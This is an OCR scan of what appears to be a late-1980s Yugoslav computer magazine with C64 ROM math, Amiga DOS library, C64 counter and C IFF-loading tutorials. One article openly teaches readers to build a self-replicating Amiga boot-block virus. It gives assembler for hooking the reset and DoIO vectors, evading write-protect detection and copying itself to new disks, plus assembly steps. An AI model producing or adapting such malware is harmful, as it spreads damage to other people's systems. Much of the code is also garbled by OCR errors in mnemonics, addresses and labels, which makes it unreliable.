- Jedina funkcija, osim četiri osnovne, koja koristi oba numerička akumulatora o čemu morate voditi računa.
- Apsolutna vrijednost broja: \$bc58,  $fac1 = \text{abs}(fac1)$

## 6. Predznak broja:

\$bc2b, registar A =  $\text{sgn}(fac1)$   
predznak se stavlja u registar A i to: za negativni broj = \$ff, pozitivni = \$01 i nula = \$00.

## 7. Zaokruživanje:

\$bcc,  $fac1 = \text{int}(fac1)$

Prije nego nastavimo s trigonometrijskim funkcijama potrebna je jedna napomena. Iako se obično navodi da se na adresama \$e000-fff nalazi kernal, a na \$a000-bfff BASIC interpreter, ovo nije potpuno tačno. Prilikom pisanja ROM-a nije bilo moguće smjestiti čitav interpreter u 8 kb pa je zato dio na adresama većim od \$e000. To su, upravo, sve trigonometrijske funkcije.

## 8. SIN

\$e26b,  $fac1 = \sin(fac1)$

## 9. COS

\$e264,  $fac1 = \cos(fac1)$

## 10. TAN

\$e2b4,  $fac1 = \tan(fac1)$

## 11. ATN

\$e30e,  $fac1 = \text{atn}(fac1)$

## 12. RND

\$e097,  $fac1 = \text{rnd}$

ova funkcija vam omogućava da dobijete slučajni broj, i to u pokretnom zarezu, što može korisno iskoristiti u grafici, simulacijama, statističkim proračunima itd.

Posljednja funkcija koju ćemo objasniti je uspoređivanje broja iz fac1 s nekim brojem u memoriji. Ovo obavlja rutina na adresi \$bc5b. Prije poziva A se puni nižim bajtom adrese, a Y višim bajtom. Rezultat se smješta u akumulator, i to na isti način kao kod funkcije sgn.

## Konverzija i ispis

Obradili smo praktično sve operacije koje su spremljene u ROM-u. Potrebno je još objasniti kako se mogu izvršiti konverzije u druge tipove podataka (cijele brojeve i stringove) te kako ispisati rezultate na ekran.

Cijeli brojevi se pamte u dva bajta. Pri tome važi:

broj =  $256 * (\text{viši bajt}) + (\text{niži bajt})$

Da bismo pretvorili broj iz pokretnog zarez-a u cijeli broj (tj. odbacili decimalna mesta) koristimo rutinu na adresi \$b7f7. Ona vrši konverziju broja u pokretnom zarezu iz fac1 u cijeli broj i sprema ga na adrese \$0014-0015. Obrnuti postupak, pretvaranje iz cijelog u broj s pokretnim zarezom, vrši rutina na adresi \$b391. Akumulator se puni višim bajtom broja kojeg pretvaramo, a registar Y nižim bajtom, pozove se rutina i rezultat se smješta u fac1.

Pretvaranje u stringove i ponovo vraćanje u brojeve s pokretnim zarezom je također prilično jednostavno. Na primjer, kao pretvoriti string koji počinje na adresi \$1000 u broj (ovdje se misli na string koji zapravo predstavlja niz ASCII vrijednosti za brojeve). Konkretno: 1000: 2d 33 31 2e 31 31 00 je zapravo broj -31.11. Obavezno je da se string završava bajtom s vrijednošću \$00 jer se tako detektira njegov kraj. Adrese početka stringa (1000) nalazi se u dvije adrese u nultoj strani \$007a-007b. U navedenom primjeru u \$007a treba staviti \$00, a u \$007b vrijednost \$10. Nakon toga se poziva rutina na adresi \$0079, a onda \$bcf3. Broj u pokretnom zarezu se, kao i obično, smješta u fac1. Obrnuti postupak je slični. Pozove se rutina \$bdd1 i broj iz fac1 se pretvara u string. Taj string se sprema u mikroprocesorov stek od adrese \$0100.

Kraj stringa se označava bajtom \$00, a registri A i Y se postavljaju tako da pokazuju na adresu \$0100. Ovo je pogodno zbog toga što rutina na adresi \$able treba baš ovakve podatke. Ona ispisuje string na ekran, a to je upravo ono što nam treba.

Da bi čitava stvar bila jasnija, evo i primjera. Cijeli broj 513 (dekadno) bit će pretvoren u broj s pokretnim zarezom, izračunat će se njegov sinus i rezultat u obliku stringa ispisati na ekran. (513<sub>10</sub> = 0201<sub>16</sub>)

```
1000 ldy # 01
1002 lda #02
1004 jsr b391
1007 jsr e26b
100a jsr bddd
100d jsr able
1010 rts
```

Vrlo jednostavno i kratko, zar ne?

• • •

Ovim bi priča o Commodoreovom kalkulatoru bila završena. Poznavanje njegovog rada omogućit će vam pisanje mašinskih programa koji izvršavaju jednako složene proračune kao i programi u BASIC-u, samo puno, puno brže. Naime, kad je čitav program pisan u mašinskom jeziku, otpada vrijeme potrebno za dekodiranje BASIC naredbi. Evo jednog primjera. Program koji izračunava vrijednost sinusa za 1024 broja u BASIC-u treba oko 30 sekundi, a u mašincima svega 4. Dakle, više od sedam puta brže. Veća brzina omogućava vam i bržu grafiku (misli se na složene matematičke funkcije), a ni pisanje rutine koje dodaju nove funkcije (npr. hiperboličke funkcije, logaritmiranje s bazom 10 itd.) više nije tako složeno.

U slučaju da imate bilo kakve probleme u korištenju kalkulatora, možete dobiti dodatne informacije od autora teksta. Još bolje je da nabavite knjigu „The Commodore 64 ROMs revealed“ koja je korištena i u pripremi ovog teksta. ♦

## AMIGA

# Biblioteke bez knjiga

**Systemski softver kod Amige je raspoređen na sasvim drugi način u odnosu na računare u čiju klasu spada. U stvari, sve funkcije operativnog sistema svrstane su po srodnosti u tzv. biblioteke. Tako npr. postoji biblioteka funkcija za rad sa DOS-om, grafikom, prozorima i menjima i slično.**

Da biste uspešno koristili kapacitete jednog ovako moćnog računara neophodno je da bar poznajete BASIC. U BASIC-u se možete samo



upoznati sa operativnim sistemom i njegovim funkcijama, dok za ozbiljnu primenu treba poznavati assembler ili, još bolje, C. Većina primjera koje budemo davali biće u assembleru zbog toga što je skola assemblera za MC68000 u „Svetu kompjutera“ već skoro pri kraju. Što se tiče assemblera, najviše se koristi Hisoft Devpac. No, dosta je bilo uvoda. Vrijeme je da predemo na konkretne stvari.

## Otvaramo

Kao što smo već pomenuli, sve funkcije operativnog sistema svrstane su u biblioteke. Da bismo mogli pozvati određenu funkciju iz neke biblioteke, moramo je, kako se to u žargonu kaže, otvoriti. U tu svrhu postoji funkcija u Exec biblioteci pod imenom \_LVOOpenLibrary koja nam služi za otvaranje bilo koje raspoložive biblioteke. Možda ćete se upitati kako je moguće pozvati OpenLibrary kada još nijedna biblioteka nije otvorena? Kada uključite Amigu i učitate Workbench na raspolaganju vam je kompletna Exec biblioteka čije funkcije kontrolišu rad računara. Pored toga, potrebna nam je i tzv. baza biblioteke čiju funkciju pozivamo. Baza Exec-a se nalazi u JEDINOJ FIKSNOJ adresi na Amigi. Ta adresa je 4 (\$0004). Pored baze, treba nam i pokazivač na ime biblioteke koju želimo otvoriti. Cijela operacija ima izgled kao na slici 1.

Otvorili smo DOS biblioteku i sada slobodno možemo pozivati funkcije koje se nalaze u njoj. Zapamtite da se baza biblioteke čije funkcije pozivamo MORA nalaziti u registru A6, čiji sadržaj čuvaju sve funkcije. Zato, kada dobijete bazu biblioteke obavezno je smjestite u A6. Ako kao bazu dobijete nulu nastupila je neka greška, pa morate preduzeti odgovarajuću akciju. Važno je znati da je baza biblioteke

OBAVEZNO 32-bitni broj, pa treba paziti na dužinu operanda kod MOVE intrukcija (long). Ovo pravilo važi za sve funkcije koje vraćaju neki rezultat. Da bismo pozvali funkciju treba nam njen ofset i baza biblioteke (to možete vidjeti i iz primjera). Ofseti su negativni brojevi koji određuju poziciju funkcije u biblioteci (biblioteka nije ništa drugo nego obična jump tabela koja je poznata svima koji imalo poznaju assembler).

Sada ćemo navesti primjer u kom ćemo odštampati neki niz znakova, čiji je kraj obilježžen nulom, na ekran i pri tome upotrebiti standardne funkcije DOS biblioteke (slika 2).

U ovom primjeru smo koristili nekoliko novih funkcija. Prva od njih je \_LVOOutput čiji je zadatak da vrati, kao rezultat, tzv. handle koji pokazuje na tekući izlaz. To znači da ćemo rezultat ove funkcije prosljediti funkciji za ispis tako da će ona niz znakova prosljediti na ekran (tekući izlaz) a ne negdje drugdje. Ova funkcija nema ulaznih parametara. Poslije dobavljanja handle-a, na red dolazi ispis niza znakova. Funkcij za ispis potrebno je prosljediti slijedeće parametre: handle, koji smo dobili pomoću funkcije \_LVOOutput, adresu na kojoj se nalazi niz i dužina niza.

Za ispis niza, handle se prenosi preko registra D1, adresa niza preko D2 a dužina niza preko D3. Konačno, pozivamo funkciju za ispis.

## Zatvaramo

Pošto otvorene biblioteke zauzimaju slobodnu memoriju, potrebno ih je zatvoriti na kraju programa ili onda kada nam više nisu potrebne. Za zatvaranje biblioteke služi nam funkcija koja se zove \_LVOCloseLibrary. Parametar koji je potrebno prenijeti ovoj funkciji je baza biblioteke koju zatvaramo i ona se mo-

ra nalaziti u registru A1. Sa RTS se vraćamo tamo odakle smo pozvali svoj program (obično u CLI). Zapamtite da se Exec biblioteka NIKADA ne zatvara. Pošto smo odštampali neki tekst, moramo vidjeti kako možemo uništiti tekst koji treba odštampati. Da bismo to postigli, potrebno je upoznati još dvije funkcije DOS biblioteke. Radi se o funkcijama \_LVOInput i \_LVORead. Prva funkcija ima zadatak da, kao rezultat, vrati handle koji će nam reći koji je ulaz aktivan. Obično je to konzola (CON prozor preko kog komuniciramo sa SLI-jem). Kao i \_LVOOutput, ni ova funkcija nema ulaznih parametara. Funkcija \_LVORead ima zadatak da pročita sa aktivnog ulaza određene podatke. Ova funkcija radi vrlo slično naredbi INPUT u BASIC-u. Parametri koji su potrebni funkciji \_LVORead su Input handle koji se prenosi preko registra D1, adresa bafera u koji će se smjestiti pročitani podaci (prenosi se preko registra D2), broj znakova koje treba očekivati sa tastature. Ukoliko se unese manje znakova zaključeni sa tasterom ENTER onda će \_LVORead vratiti kao rezultat broj pročitanih znakova. Ako unesemo više podataka nego što je predviđeno uslijedeći automatski povratka iz \_LVORead a višak znakova biće ignorisan. Podatak o veličini bafera se prenosi preko registra D3. Primjer koji će ilustrovati primjenu svih funkcija koje smo objasnili dat je na slici 3.

Tooliko za ovaj put. Kao domaći zadatak napravite potprogram koji će izračunavati dužinu niza znakova koje treba ispisati. Potprogram treba da čuva sadržaj svih registara i vrati rezultat (dužina niza) preko registra D0. Potprogram će biti koristan u slučajevima kada treba ispisati neki niz bez brojanja znakova.

SLIKA 1:

```
opt 1-

_SysBase      equ      4           ;adresa baze Exec-a
_LVOOpenLibrary equ    -552
_LVOCloseLibrary equ   -414
_LVOOutput    equ     -60
_LVOWrite     equ     -48
```

SLIKA 2:

```
opt 1-

_SysBase      equ      4           ;adresa baze Exec-a
_LVOOpenLibrary equ    -552
_LVOCloseLibrary equ   -414
_LVOOutput    equ     -60
_LVOWrite     equ     -48

start
move.l #dosname.a1 ;ime biblioteke
moveq #0,d0         ;trenutna verzija
move.l #SysBase.a6 ;baza Exec-a u A6
jsr _LVOOpenLibrary(a6) ;otvori biblioteku
tst.l d0            ;ako je nula
beq gr             ;onda je kraj
move.l d0,DOSBase ;spremi bazu

move.l DOSBase.a6 ;baza u A6
jsr _LVOOutput(a6) ;Output handle
move.l d0,d4       ;spremi ga u D4
move.l d4,d1       ;handle u D1
move.l #string.d2 ;adresa texta u D2
moveq #16,d3       ;broj znakova u D3
jsr _LVOWrite(a6) ;ispis niza
```

```
move.l DOSBase.a1 ;baza DOS-a u A1
move.l SysBase.a6 ;baza Exec-a u A6
jsr _LVOCloseLibrary(a6) ;zatvori
```

```
gr rts ;povratak
```

```
DOSBase dc.l 0

dosname dc.b 'dos.library'.0
even
string dc.b 'SVET KOMPJUTERA'.10,0
even
```

SLIKA 3:

```
opt 1-

_Sysbase      equ      4
_LVOOpenLibrary equ    -552
_LVOCloseLibrary equ   -414
_LVOOutput    equ     -60
_LVOWrite     equ     -48
_LVORead      equ     -42
_LVOInput     equ     -54

start
move.l #dosname.a1
moveq #0,d0
move.l #Sysbase.a6
jsr _LVOOpenLibrary(a6)
tst.l d0
beq gr
move.l d0,a6
move.l a6,Dosbase
```



## SERVIS

```

jsr   _LVOOutput(a6)      ;dobavi output handle
move.l d0,d4              ;i smjesti ga u D4
move.l d4,d1              ;ispis poruke
move.l #string,d2        ;pogledaj sliku 2
moveq #12,d3
jsr   _LVOWrite(a6)

jsr   _LVOInput(a6)       ;dobavi input handle
move.l d0,d1              ;i stavi ga u D1
move.l #buffer,d2        ;adresa bafera
moveq #80,d3              ;max. 80 znakova
jsr   _LVORead(a6)        ;unos znakova
move.l d0,len             ;broj unesenih
                               ;znakova smjesti u len

move.l d4,d1              ;ispis unesenog texta
move.l #buffer,d2
move.l len,d3
    
```

```

jsr   _LVOWrite(a6)

move.l Dosbase,a1
move.l _SysBase,a6
jsr   _LVOCloseLibrary(a6)
rts

DOSbase dc.l 0
        even
dosname dc.b 'dos.library',0
        even
string  dc.b 'Unesi Text: '
        even
buffer  ds.b 80
len     ds.l 1
    
```

◇ Samir Dobrić

AMIGA: FORE I FAZONI

# Doktore, pomagajte!

*Ovog puta u „forama“ nešto sasvim novo. Pisaćemo o tome kako napraviti - virus. Doduše, virusa već ima previše, ali se nadamo da će vam ovaj tekst (uz vašu dosad neviđenu ideju) pomoći da napravite nešto novo. Uostalom, od nečega se mora krenuti.*

**K**ako o virusima već znate ponešto (ili sve!) ipak ćemo se podsetiti šta su virusi i kako rade. Pri tome ćemo se zadržati samo na onim jednostavnijim varijantama, za detaljisanje nemamo mesta. Uostalom, najproštiji od svih virusa, SCA virus, uneo je najviše panike među korisnicima AMIGE.

Virusi na AMIGI, kao i na većini računara se inicijalizuju iz boot bloka. Boot blok sačinjavaju dva sektora na disketi koji se posle reseta, ili nakon uključanja, učitaju negde u RAM i izvrši se kôd koji se nalazi na njima. Standardan boot blok ima zadatak da 'digne sistem' tj. postoji kratko programče koje nade rezidentnu biblioteku 'dos.library' i vrati pointer na nju u registru A0 i stavi 0 u registar D0. Ako biblioteka nije nadena (znači da ste tek uključili AMIGU), u D0 se stavi # \$ffffff kao znak AMIGA DOS-u. Taj program izgleda ovako:

```

lea    24(pc),a1          ;u a1 stavi pointer na ime
jsr    -96(a6)           ;'dos.library'
                               ;funkcija FIND RESIDENT
                               ;u exec.library
tst.l  d0                ;da li je nadeno?
bcqs  move.l d0,a0       ;ako nije skoči
move.l d0,a0             ;pointer na strukturu stavimo u a0
move.l 22(a0),a0         ;i podatak koji nas interesuje
                               ;opet u a0
moveq #0,d0              ;označimo da smo našli
LAB2  rts                ;'dos.library'
LAB1  moveq #$$f,d0      ;vratimo se
bra.s LAB2              ;nismo našli
                               ;vratimo se
    
```

Ova rutina je mogla da izgleda i mnogo jednostavnije, ali programme-ri u Commodore-u očigledno vole da se razbacuju. Ono najlepše tek do- lazi: bilo da ste resetovali ili tek uključili AMIGU, nije bitno da li će se



ovaj program izvršiti prvi. To znači da komotno možete umesto prve in- strukcije sve registre sačuvati na steku, skočiti na vaš potprogram, vratiti sve sa steka i tek onda izvršiti standardno boot-ovanje. Naravno, taj pot- program je VIRUS!

## Mali, ali gadan

Virus u principu treba da bude što kraći, šažetiji, da se teško nala- zi i, naravno, sem što se širi, trebalo bi da radi još nešto, dobro ili loše, to je već vaša stvar. Znači, već na početku možemo da izdvojimo neke cel- line. Kao prvo, to je deo koji će prepisati svih S12 bajta boot-a negde u RAM. Najbolje je da to bude negde visoko, da se neki program ne bi uči- tao preko njega. Taj program izgleda otprilike ovako:

```

lea    -xx(pc),a0        ;xx predstavlja udaljenje ove
                               ;instrukcije od
lea    $7f800,a1         ;adrese na koju se boot učitao
                               ;adresa na koju će se virus
L01   moveq #80,d0       ;prebaciti
       move.l (a0)+(a1)+ ;prenećemo $80
                               ;dugih reči a to je upravo
                               ;512 bajtova
       subq.b #1,d0      ;smanjimo brojač
       bne.s L01         ;ako nije 0 prebacuju dalje
       jsr   L02         ;biće objašnjeno kasnije
       rts                ;vratiti se odakle je pozvan
L02   ...
       ...
    
```

Naravno, ovu rutinu ćete pozvati nakon što ste stavili sve registre na stek, a kad se vratite i pokupite sve sa steka, sledi standardno boot-ovanje. Sada da razjasnimo instrukciju jsr L02. Negde u boot-u, zajedno sa podacima koji se prepisuju, nalazi se i samo telo virusa. Ali bez obzira što će se boot učitati uvek na različitu adresu, vaša rutina ga prebacuje na apsolutnu adresu (konkretno \$7f800), što znači da od labela L02 sve možete da pišete apsolutno.

Telo virusa počinje od L02 i sastoji se iz dva dela: rutine koja posta- vi vektore tako da posle reseta pokaže na virus, i rutine koja prepisuje virus i obavlja one „loše ili dobre“ poslove.



## E, nećes me resetovati!

Rutina koja postavlja vektore tako da i posle reseta pokazuje na virus izgleda ovako:

```

...
L02  move.l 4,a6 ;u a6 exec base
      move.l # $L02,64(a6) ;adresu labela L02 kao novi
      ;reset vektor
      lea 34(a6),a0 ;ovaj
      moveq # $17,d1 ;deo
      clr.w d0 ;koda
L03  add.w (a0)+,d0 ;sreduje
      dbf d1,103 ;sredješki
      not.w d0 ;čeksus
      move.w d0,(a0) ;i smešta ga gde treba
      move.l # $L04,-445(a6) ;na L04 se nalazi kôd za
      ;prepisivanje

```

```

...
L04  .rts
      ...
      ...

```

Sve u svemu, rutina ne izgleda komplikovana i otprilike je jasno šta radi, ali zašto to radi vrlo je komplikovano objasniti, pa ćemo taj deo preskočiti. A sada ide ono glavno.

## Čekaj da se ja preprišem, pa ti onda nastavi

Deo za prepisivanje je najkomplovaniji i samim tim najsofistiozaniji deo posla. Kao prvo, s obzirom na to da sve I/O radnje idu preko nas, treba prvo raščlaniti da li se radi o komunikaciji sa diskom ili ne, a ako ne, onda ćemo skočiti na originalnu I/O rutinu. I još: ako se radilo o disku, treba proveriti da li je disketa zaštićena (da se ne bi pojavilo ono gluvo "VOLUME XYZ IS WRITE PROTECTED" i ukazalo korisniku da tu nisu čista posla), i ako je zaštićena, od umnožavanja ćemo morati da odustanemo. Rutina koja vrši taj deo posla najčešće izgleda ovako:

```

...
L04  cmpi.l # $00000200,36(a1) ;proverava da li su podaci
      beq.s L06 ;karakteristični
      cmpi.l # $00000400,36(a1) ;za rad
      beq.s L06 ;sa diskom
L05  jmp $fc06dc ;ako nije skoči na standardnu
      ;I/O rutinu
L06  tst.l 44(a1) ;proverava
      bne.s L05 ;zaštiti i još neke
      tst.l 40(a1) ;specifične
      beq.s L05 ;vrednosti i ako
      btst # 3,$bfe001 ;je sve OK
      beq.s L05 ;onda nastavi
L07  ... ;daje
      ...

```

Opet moramo da se izvinjavamo što su ovi komentari vrlo kratki i ne objašnjavaju šta se tačno dešava i ispituje, ali to predstavlja more podataka za koje stvarno nema mesta. Uostalom, vrlo brzo ćete, analizirajući druge programe, naročito viruse, otkriti sve pojedinosti oko karakterističnih podataka no, krenimo dalje. Poslo su nam sada sva vrata otvorena, sve provere izvršene možemo komotno da dozvolimo virusu da se prepíše. Taj posao se sastoji u sledećem:

1. Sačuvaju se vrednosti koje ćemo pokvariti ali će nam biti potrebne,
2. umesto njih ubacimo u I/O strukturu naše vrednosti,
3. izvršimo snimanje novog boot-a na disketu,
4. vratimo sačuvane podatke, i
5. konačno skočimo na rutinu koja će uraditi ono što je trebalo.

U praksi to izgleda ovako:

```

move.w 28(a1),-(a7) ;čuvamo
move.l 32(a1),-(a7) ;stare
move.l 36(a1),-(a7) ;vrednosti
move.l 40(a1),-(a7) ;koje će nam
move.l 44(a1),-(a7) ;kasnije trebati i
move.l 24(a1),a0 ;podesimo
move.b 65(a0),$bdf100 ;CIA registar
move.w # $3,28(a1) ;sada
      clr.l 44(a1) ;postavljamo
move.l # $7f000,40(a1) ;naše
move.l # $400,63(a1) ;vrednosti i
      jsr $fc06dc ;snimimo novi boot
move.l (a7)+,44(a1) ;konačno
move.l (a7)+,40(a1) ;vratimo

```

```

move.l (a7)+,36(a1) ;stare vrednosti
move.l (a7)+,32(a1) ;vrednosti i uradimo
move.w (a7)+,28(a1) ;ono što je
      jmp $fc06dc ;korisnik zahtevao

```

Izvinjenje po treći put! E, da, reći ćete „Dokle se, bre, izvinjavaju, mogli bi nešto i da napišu konkretno...“, međutim situacija je takva da iako su vaše grdnje opravdane, moramo da vas razočaramo: računar kao što je AMIGA ne može da se opíše tek tako na dve-tri stranice, pa makar ako se radi i o svega petnaestak adresa. Takođe, smatramo da bi vas objašnjenja kao što je „Do I/O funkcija iz trackballer obavlja I/O poslove posredstvom node-ova u listi strukture čiji se ukazatelji dobija dodavanjem porta na uređaj koji je zatražen od excclrdisk device“ više zbunila nego što bi vam pomogla, a ako mislite da preterujemo, pitajte nekog ko se razume ili pročitaite po literaturi pa ćete se (na žalost) uveriti da smo u pravu.

## Konstruktorski deo

I pored toga što sada sve važne delove virusa imate, servirane, pred sobom, ipak će vam biti najkomplovanije kako sve to uneti gde treba da u to i (ne)radi. Najpre ono što će razlostiti ljubitelje asemblera. Njega nećete moći koristiti. Doduše, neko će i snalžljivj verovatno će probati da koristi asemblersku direktivu „ORG“ ali i to može da stvara dodatne komplikacije. Prvo, iako se tabela za relokaciju neće generisati, postoji opasnost da Genam ili neki drugi asembler strpa neke nepoželjne podatke gde ne bi trebalo, a moguće je i da asemblerinim program jednostavno ne može da stane u boot. Zatim, vrlo često je potrebno koristiti i programsku modifikaciju, tj. to da virus menja sam sebe (ako, recimo, želite da postignete deaktiviranje virusa ako se pritisne desno dugme miša i sl.). Zbog svega ovog najbolje je pisati virus u (već pogadate) C-Monitoru. Doduše, imaćete malo problema oko računanja relativnih skokova, ali zato imate direktan pristup mašini, boot-bloku (možete ga učitaivati i snimati na disketu jednom jedinom komandom) i, što je najvažnije, uvek ćete znati gde se šta nalazi. Zato učitaite monitor i sledite naše instrukcije.

Prvo ćete morati da se dogovorite sa samim sobom gde će se nalaziti virus. S obzirom na to da su gore priloženi delovi virusa prilagodeni da rade od \$7f800 smatramo da je najbolje da i vi tu strpate svoju kreaciju. Sada treba da učitate standardni boot sa neke diskete (najbolje sa WorkBench-a jer je tamo sigurno standardan) komandom:

```

<t 40000 0 <CR>
Ovim ste učitali boot na adresu 40000. Sada komandom
n 7f800 <CR>
unesite naredbe
move.m l a0-a6/d0-d7,-(a7) ;sve na stek
      bsr.s L01 ;skok na virus
      movem.l (a7)+,a0-a6/d0-d7 ;sve sa steka

```

i izadite iz asemblera. Od krajnje adrese ove sekvence treba da prenesete standardni boot komandom

```

t 4000c 40100 7f816 <CR>
Kada ste ovo uradili, treba napisati rutinu koja prebacuje virus na adresu $7f800. Ta rutina je data ranije i treba je pisati od labela L01. Pri pazite da vam se ne preklope standardni boot i rutina za prebacivanje jer onda ništa od posla. Odmah iz rutine za prebacivanje treba da stoji rutina za menjanje sistemskog reset vektora i menjanje exec DoIO vektora tako da pokazuju na virus. I taj deo virusa je dat. Takođe u nastavku te rutine možete dodati neko novo parče kôda koje će uraditi nešto po vašoj želji. Nove verzije raznih virusa imaju u tom delu rutinu koja da zvučni i vizuelni signal da je virus-killer prisutan i da nema opasnosti. Slično možete i vi uraditi tako da na samo vama poznat način (pritisikom na određenu kombinaciju tastera ili nešto drugo) saznate da li je vaš virus aktivan i time sprečite da zarazite sopstvene diskete. Na kraju treba upisati rutine za ispitivanje da li se radi o komunikaciji sa diskom i za prepisivanje virusa. One mogu da ostanu kakve jesu i u principu ih ne treba dirati dok ne shvatite kako rade.

```

Preostalo vam je još da vratite boot prvo na adresu 40000 komandom

```

t 7f800 7fc00 40000
sredite čeksume i snimite novi boot (u stvari sada već virus) komandom
>t 40000 0

```

Preporučujemo da na licu mesta isprobate virus tako što ćete sistem „dići“ sa zarazene diskete i onda ubaciti novi, nezaštićenu. Ako nešto krene napaocke moraćete grešku tražiti pešice. Najpre pogledajte da li se virus uopšte prepisao, zatim da li su izmenjeni vektori itd.

To bi bilo sve o pravljenju virusa, a za sledeći broj pripremaemo tekst koji će, ujedno, biti izazov na takmicenje „BRZE-KRACE-JEDNOSTAVNIJE“. Uostalom kad hakeri koji rade na Z80 mogu da se skoro godinu dana prepričaju sa brisanjem ekrana, promenom boja itd. kao i raznim ljudim intro-mejkerima, možemo i mi sa MC68000. Amigovci, sačuvajte svoj ponos!



C-64: MOJA IGRA

# Pet, deset, petnaest, dvadeset...

Posle pauze od jednog broja zahuhtalo nastavljamo ovu seriju. U ovom izdanju donosimo vam nešto zaista neophodno u svim programima - brojače.

Za mnoge je problem kako ispisati broj na ekranu. Za to postoje dva standardizovana metoda. Prva se sastoji u tome da se broj čuva u lo-hi obliku i da ga po potrebi bacate na ekran kao cifre u nekom od sistema (decimalni, heksadecimalni, oktalni...). U igrama se sve obično ispisuje u decimalnom sistemu, zato objavljujemo rutinu koja broj iz lo-hi oblika izbacuje na ekran.

Pre poziva rutine u registrima X i A treba da se sadrži broj koji želimo da ispišemo. Rutina, dobijeni broj, smešta na adresu \$02c0 ali u obrnutom redosledu (jedinice, desetice...) tako da je potrebno da vam brojač broji unazad, kao što imamo na listingu od adrese \$403a, nalazi deo rutine koji ispisuje broj koristeći ROM rutinu (chrout). U nekim igrama je to praktično, ali ima igara u kojima je ROM nepotreban, pa onda taj deo programa treba izmeniti da izgleda ovako:

```
403f LDY #S04
4041 LDY #S00
4043 LDA $02c0,X
4046 STA #SXXXX,Y
```

```
4049 INY
404a DEX
404b BPL $4043
```

Adresa XXXX treba da predstavlja adresu na niskorezolućijskom ekranu gde želimo da nam se ispisuje (na primer \$0420)

Drugi način prikazivanja brojeva je direktno poukovanje na ekran. Na primer ako nam se broj bodova sastoji od deset cifara i sve to nalazi na adresi, na primer, \$0400, pre početka igre potrebno je postaviti ovde sve nule. Ukoliko koristimo ugrađen karakter set ta rutina bi trebalo da izgleda ovako:

```
LDY #S09
L1 LDA #S30
STA $0400,Y
DEY
BPL L1
RTS
```

Znači, kad god želimo da poništimo rezultat, pozovemo ovu ili sličnu rutinu.

Rutine koje slede služe za povećanje ili umanjenje brojeva direktno na ekranu. Pre poziva jedne ili druge rutine na adrese \$40 i \$41 treba

ubaciti adresu cifre koja se umanjuje ili povećava.

Ako želimo da u našem programu povećamo cifru desetica, na adresi 40,41 treba da se nalazi broj \$0408, to jest adresa preposlednje cifre u broju i zatim jednostavno treba pozvati rutinu za povećanje. Ukoliko je broj bio devet, automatski će se povećati i prva leva cifra i tako sve ulevo dok se ne naleti na kôd \$20 (space).

Evo kako izgleda program za ovaj primer:

```
LDA #S20
STA $03aa
LDA #08
STA $40
LDA #04
STA $41
JSR POVEC
RTS
```

Obe rutine su brze i možete ih koristiti iz interupta ili bilo odakle. Mogu vam služiti, na primer, da prilikom učitavanja programa prikazete koliko još ima da se učita ili slično. Obe rutine možete koristiti u svim igrama zato ih treba dobro proučiti.

Iste rutine nalaze se i u programima „MIND TRAP“, „PLANET 10“ o kojima ste nedavno imali prilike da čujete.

◇ Branislav Tomić

## Ispis dvobajtnog decimalnog broja

```
4000 STX $FB
4002 STA $FC
4004 LDA #$00
4006 LDY #$02
4008 STA $020A,X
400B DEX
400C BPL $4008
400E LDY #$0F
4010 ASL $FB
4012 ROL $FC
4015 LDY #$02
4017 LDA $020A,Y
401A ADC $020A,Y
401D STA $020A,Y
4020 DEY
4021 BPL $4017
4024 BPL $4010
4026 CLD
4027 LDY #$05
4029 LDA #$10
402B ASL $020C
402E ROL $020B
```

```
4031 ROL $020A
4034 ROL A
4025 BCC $402B
4037 ORA #$30
4039 STA $02C0,X
403C DEX
403D BPL $4029
403F LDY #$04
4041 LDA $02C0,X
4044 JSR $FFD2
4047 DEX
4048 BPL $4041
404A RTS
```

## Uvećanje brojača

```
9C40 PHA
9C41 TXA
9C42 PHA
9C43 TYA
9C44 PHA
9C45 LDY #$00
9C47 LDA ($40),Y
9C49 CMP #$20
9C4B BNE $9C53
```

```
9C4D PLA
9C4E TAY
9C4F PLA
9C50 TAX
9C51 PLA
9C52 RTS
9C53 CMP #$39
9C55 BNE $9C59
9C57 LDA #$2F
9C59 CLC
9C5A ADC #$01
9C5C STA ($40),Y
9C5E CMP #$30
9C60 BNE $9C4D
9C62 DEC $40
9C64 BNE $9C68
9C66 DEC $41
9C68 BNE $9C45
9C6A BEQ $9C45
```

## Umanjenje brojača

```
9C6C PHA
9C6D TYA
9C6E PHA
```

```
9C6F TXA
9C70 PHA
9C71 LDY #$00
9C73 LDA ($40),Y
9C75 CMP #$20
9C77 BNE $9C7F
9C79 PLA
9C7A TAX
9C7B PLA
9C7C TAY
9C7D PLA
9C7E RTS
9C7F CMP #$30
9C81 BNE $9C85
9C83 LDA $3A
9C85 SEC
9C86 SBC #$01
9C88 STA ($40),Y
9C8A CMP #$39
9C8C BNE $9C79
9C8E DEC $40
9C90 BNE $9C94
9C92 DEC $41
9C94 BNE $9C71
9C96 BEQ $9C71
```







```

/* *****
Nekompresovani podaci
*****
for(i=0;i<bmhd->height;i++) {
  for(j=0;j<bmhd->planes;j++) {
    plane=(BYTE *)b->Planes[j]+yline;
    for(k=0;k<b->BytesPerRow;k++) {
      *plane++=*body++;
    }
    yline+=b->BytesPerRow;
  }
}
ifend(name,-2);

/* *****
Usporedjivanje imena
*****
cmp(s1,s2)
char *s1,*s2;
{
  if(*s1==*s2){*(s1+1)==*(s2+1);*(s1+2)==*(s2+2);*(s1+3)==*(s2+3)}
  return(1);
}
else return(0);

/* *****
Provera gresaka (ukoliko ih je bilo)
*****
iffend(name,ftlerror)
char *name;
int ftlerror;
{
  if(fpinter) Close(fpinter);
  if(buffer) {
    FreeMem(buffer,form.len);
    buffer=0;
  }
  if(ftlerror==2) return(1);
  else if(ftlerror==1) closeall(1);
  else closeall(0);
}

/* *****
Rezervisanje prostora za BitMap-u
Funkcija ima oblik: allocbitmap(@bitmap,dubinal,sirinal,visinal);
Parametri su:
  @bitmap: inicijalizovana BitMap struktura
  dubinal: (ULONG) broj BitRavni
  sirinal: (ULONG) sirina u tackama
  visinal: (ULONG) visina u tackama
Primer: allocbitmap(&newbitmap,31,100L,200L);
*****

```

```

allocbitmap(b,t,w,h)
struct BitMap *b;
long t,w,h;
{
  int i;
  InitBitMap(b,t,w,h);
  for(i=0;i<t;i++) {
    if(b->Planes[i]==(PLANEPTR)AllocMem((long)RASSIZE(w,h),
                                          MEMF_CHIP|MEMF_CLEAR))=0) closeall(i);
  }

/* *****
Oblodajanje prostora rezervisanog za BitMap-u
Funkcija ima oblik: freebitmap(&bitmap);
Parametri su:
  @bitmap: inicijalizovana BitMap struktura
Primer: freebitmap(&newbitmap);
*****
